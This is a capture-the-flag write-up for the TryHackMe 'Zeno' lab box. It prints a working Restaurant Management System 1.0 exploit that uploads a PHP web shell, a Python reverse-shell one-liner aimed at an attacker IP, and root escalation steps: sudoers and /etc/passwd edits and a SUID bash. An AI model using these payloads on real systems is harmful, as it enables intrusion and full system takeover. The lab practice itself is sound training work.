

TryHackMe Zeno Writeup

writeups@centraliowacybersec.com

TryHackMe Zeno Thoughts

<https://tryhackme.com/room/zeno>

Great web server with a pretty simple exploit if you enumerate properly. Once in the privesc had me down some rabbit holes that took me a bit to figure out even though I was aware of the folder that leads to root.

Table of contents

1. Skills
 - 1.1. Skills Used
 - 1.2. What I learned
2. High Overview
3. Technical walkthrough

1. Skills needed and skills learned

- 1.1. Skills
 - 1.1.1. Web server enumeration
 - 1.1.2. Finding and using public exploits for specific service versions
 - 1.1.3. General linux exploitation
- 1.2. What I learned
 - 1.2.1. That restaurant management systems exists
 - 1.2.2. Systemd service exploitation
 - 1.2.3. Check everything that seems interesting, it could lead to something important

2. High Overview

- 2.1. Externally this box had one interesting web service that was exploitable with a public RCE(Remote Code Execution)
- 2.2. Once in you can escalate privileges to a user account with some hard coded credentials on the /etc/fstab file
- 2.3. From there you can get admin by exploiting a writable service called zeno-monitoring and then use your sudo privileges of the reboot command to execute code put into the service.

3. Technical Walkthrough

- 3.1. Zeno from the outside is just a single web service hosted on port 12340 and ssh on port 22.
- 3.2. I jumped right into enumerating the website and gobuster showed me the first clue.

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://zeno.thm:12340
[+] Method:       GET
[+] Threads:      110
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-1.0.txt
[+] Negative Status codes: 403,404
[+] User Agent:    gobuster/3.1.0
[+] Extensions:  txt
[+] Follow Redirect: true
[+] Timeout:      10s

2021/10/31 19:40:27 Starting gobuster in directory enumeration mode

/rms (Status: 200) [Size: 5982]

2021/10/31 19:53:22 Finished
```

- 3.3. From here I found the main site and started enumerating.
- 3.4. Pretty quickly I checked into RMS exploits online and came across this one on searchsploit.

```

(kali@kali)-[~]
$ searchsploit restaurant management system

```

Exploit Title	Path
Restaurant Management System 1.0 - Remote Code Execution	php/webapps/47520.py

```

Shellcodes: No Results
(kali@kali)-[~]
$ searchsploit restaurant

```

Exploit Title	Path
Full Site for Restaurant - SQL Injection	php/webapps/13831.txt
ICRestaurant software 1.4 - 'key' SQL Injection	php/webapps/42672.txt
Joomla! Component Multi-Venue Restaurant Menu Manager 1.5.2 - SQL Injection	php/webapps/12159.txt
Joomla! Component mv_restaurantmenumanager - SQL Injection	php/webapps/12162.txt
Joomla! Component Restaurant Guide 1.0.0 - Multiple Vulnerabilities	php/webapps/15040.txt
Joomla! Component Restaurante - Arbitrary File Upload	php/webapps/4383.txt
Joomla! Component Restaurante 1.0 - 'id' SQL Injection	php/webapps/5280.txt
Joomla! Component vRestaurant 1.9.4 - SQL Injection	php/webapps/46228.txt
Karenderia Multiple Restaurant System 5.3 - Local File Inclusion	php/webapps/47075.txt
Karenderia Multiple Restaurant System 5.3 - SQL Injection	php/webapps/47077.txt
Mambo Component Restaurant 1.0 - SQL Injection	php/webapps/5031.txt
Mole Group Restaurant Directory Script 3.0 - Change Admin Password	php/webapps/8775.txt
Multi Restaurant Table Reservation System 1.0 - 'table_id' Unauthenticated SQL In	php/webapps/48984.txt
Multi Restaurant Table Reservation System 1.0 - Multiple Persistent XSS	php/webapps/49135.txt
Rest - Cafe and Restaurant Website CMS - 'slug' SQL Injection	php/webapps/47205.txt
Restaurant Listing with Online Ordering - SQL Injection	aso/webapps/13884.txt
Restaurant Management System 1.0 - Remote Code Execution	php/webapps/47520.py
Restaurant Reservation System 1.0 - 'date' SQL Injection (Authenticated)	php/webapps/48885.txt
Restaurant Script (PizzaInn Project) - Persistent Cross-Site Scripting	php/webapps/34760.txt
Restaurant Website Script 1.0 - SQL Injection	php/webapps/42642.txt
W2B Restaurant 1.2 - 'conf.inc' Configuration File Disclosure	php/webapps/8439.txt
Wecodex Restaurant CMS 1.0 - 'Login' SQL Injection	php/webapps/44730.txt
WordPress Plugin ReDi Restaurant Reservation 21.0307 - 'Comment' Stored Cross-Sit	php/webapps/49903.txt

```

Shellcodes: No Results

```


3.5. It required some fair amount of tweaking the code since it was pretty broken but I eventually got it working.

```


1 # Exploit Title: Restaurant Management System 1.0 - Remote Code Execution
2 # Date: 2019-10-16
3 # Exploit Author: Ibad Shah
4 # Vendor Homepage: https://www.sourcecodester.com/users/lewa
5 # Software Link: https://www.sourcecodester.com/php/11815/restaurant-management-system.html
6 # Version: N/A
7 # Tested on: Apache 2.4.41
8
9 #!/usr/bin/python
10
11 import requests
12 import sys
13
14 url = "http://zeno.thm:12340/rms/"
15
16 print("[+] Restaurant Management System Exploit, Uploading Shell")
17
18 target = url+"admin/foods-exec.php"
19
20 headers = {
21     "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0",
22     "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
23     "Accept-Language": "en-US,en;q=0.5",
24     "Accept-Encoding": "gzip, deflate",
25     "Content-Length": "327",
26     "Content-Type": "multipart/form-data;boundary=-----191691572411478",
27     "Connection": "close",
28     "Referer": "http://localhost:8081/rms/admin/foods.php",
29     "Cookie": "PHPSESSID=4dmIn4q1pvs4b79",
30     "Upgrade-Insecure-Requests": "1"
31 }
32
33 data = '''-----191691572411478
34 Content-Disposition: form-data; name="photo"; filename="reverse-shell.php"
35 Content-Type: text/html
36
37 <?php echo shell_exec($_GET["cmd"]); ?>
38 -----191691572411478
39 Content-Disposition: form-data; name="Submit"
40
41 Add
42 -----191691572411478--'''
43
44 r = requests.post(target,verify=False, headers=headers,data=data,
45 proxies={"http":"http://127.0.0.1:8080"})
46
47 print("[+] Shell Uploaded. Please check the URL :"+url+"images/reverse-shell.php")

```

- 3.6. Once put together I used the uploaded php page to get a full shell as the apache service account.



apache



-rw-r-----. 1 root edward 38 Jul 26 21:13 /home/edward/user.txt

3.7. Code used is as follows

3.7.1. Attacker

3.7.1.1. `sudo msfconsole -q -x "use multi/handler; set payload generic/shell_reverse_tcp; set lhost <Attacker IP>; set lport 443; exploit"`

3.7.2. Victim

3.7.2.1. [http://zeno.thm:12340/rms/images/reverse-shell.php?cmd=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket\(socket.AF_INET,socket.SOCK_STREAM\);s.connect\(\(%22<Attacker IP>%22,443\)\);os.dup2\(s.fileno\(\),0\);%20os.dup2\(s.fileno\(\),1\);os.dup2\(s.fileno\(\),2\);import%20pty;%20pty.spawn\(%22/bin/bash%22\)%27](http://zeno.thm:12340/rms/images/reverse-shell.php?cmd=python%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%22<Attacker IP>%22,443));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import%20pty;%20pty.spawn(%22/bin/bash%22)%27)

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.2.21.245:443
[*] Command shell session 2 opened (10.2.21.245:443 → 10.10.8.186:54904) at 2021-10-31 21:41:14 -0400

bash-4.2$ whoami
whoami
apache
bash-4.2$
```

```
bash-4.2$ ls
ls
aboutus.php      footer.php       ratings-success.php
access-denied.php gallery.php      ratings.php
admin            images          register-exec.php
auth.php         inbox.php       register-failed.php
billing-alternative.php index.php       register-success.php
billing-exec.php login-exec.php  reserve-exec.php
billing-success.php login-failed.php reserve-success.php
booked.php       login-register.php reset-failed.php
cart-exec.php    logout.php     reset-success.php
cart.php         member-index.php specialdeals.php
connection       member-profile.php stylesheets
contactus.php   order-exec.php swf
css              partyhalls.php tables.php
delete-order.php password-reset.php update-exec.php
fonts            ratings-exec.php update-quantity.php
foodzone.php    ratings-failed.php validation
```

3.8. From here I enumerated and found this odd folder in /mnt

```

tmpfs                241M   4.5M   237M    2% /run
/dev/xvda1           2.0G   190M   1.9G   10% /boot
bash-4.2$ ls -la /mnt/
total 0
drwxr-xr-x. 3 root  root   26 Sep 21 20:47 .
dr-xr-xr-x. 17 root  root  224 Jun  8 23:58 ..
drwxr-xr-x. 2 edward edward  6 Sep 21 22:39 secret-share
bash-4.2$

```

3.9. I checked the /etc/fstab to see more information on it and found some creds

```

bash-4.2$ cat /etc/fstab
#
# /etc/fstab
# Created by anaconda on Tue Jun  8 23:56:31 2021
#
# Accessible filesystems, by reference, are maintained under '/dev/disk'
# See man pages fstab(5), findfs(8), mount(8) and/or blkid(8) for more info
#
/dev/mapper/centos-root /          xfs     defaults        0 0
UUID=507d63a9-d8cc-401c-a660-bd57acfd41b2 /boot    xfs     defaults        0 0
/dev/mapper/centos-swap swap      swap      defaults        0 0
#//10.10.10.10/secret-share /mnt/secret-share cifs     _netdev,vers=3.0,ro,username=zeno,password=1234567890 0 0
#//10.10.10.10/secret-share /mnt/secret-share cifs     _netdev,vers=3.0,ro,username=zeno,password=1234567890,soft 0 0
bash-4.2$

```

3.10. I tested these creds over ssh and got in with user access as edward

```

[edward@zeno tmp]$ cat /home/edward/user.txt && hostname && whoami && ip a
THM{070cal...}
zeno
edward
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 02:24:e3:fd:f6:19 brd ff:ff:ff:ff:ff:ff
    inet 10.10.128.90/16 brd 10.10.255.255 scope global dynamic eth0
        valid_lft 3494sec preferred_lft 3494sec
    inet6 fe80::24:e3ff:fefd:f619/64 scope link
        valid_lft forever preferred_lft forever
[edward@zeno tmp]$

```

3.11. From here I could now exploit the vulnerable service.

```

Analyzing .service files
https://book.hacktricks.xyz/linux-unix/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/zeno-monitoring.service
/etc/systemd/system/zeno-monitoring.service
You can't write on systemd PATH

```

```
-rw-r--r--. 1 root root 169 Jan 27 2014 which2.sh

Permissions in init, init.d, systemd, and rc.d
https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d
You have write privileges over /etc/systemd/system/zeno-monitoring.service

Hashes inside passwd file? ..... No
Writable passwd file? ..... No
```

3.12. The service was calling a file in the root folder so I changed it

```
_=/usr/bin/env
bash-4.2$ cat /etc/systemd/system/zeno-monitoring.service
cat /etc/systemd/system/zeno-monitoring.service
[Unit]
Description=Zeno monitoring

[Service]
Type=simple
User=root
ExecStart=/root/zeno-monitoring.py

[Install]
WantedBy=multi-user.target
bash-4.2$
```

3.13. I tried a few things here and had trouble getting it to work

3.13.1. Add edward to sudoers file

3.13.1.1. /usr/bin/echo "edward ALL=(ALL:ALL) ALL" >> /etc/sudoers

3.13.2. New root user

3.13.2.1. openssl passwd -1 -salt newroot password1

3.13.2.2. /usr/bin/echo

"newroot:\$1\$newroot\$NiSfJJ1zreDjDq8ezHzls1:0:0:root:/root:/bin/bash" >> /etc/passwd

3.13.3. Bash suid bit

3.13.3.1. Chmod +s /bin/bash

3.14. The suid bit worked at last!

3.15. I ran /bin/bash -p

```
bash-4.2# whoami && hostname && cat /root/root.txt
root
zeno
THM{b187ce...}
bash-4.2# ip a
bash: ip: command not found
bash-4.2# ifconfig
bash: ifconfig: command not found
bash-4.2#
```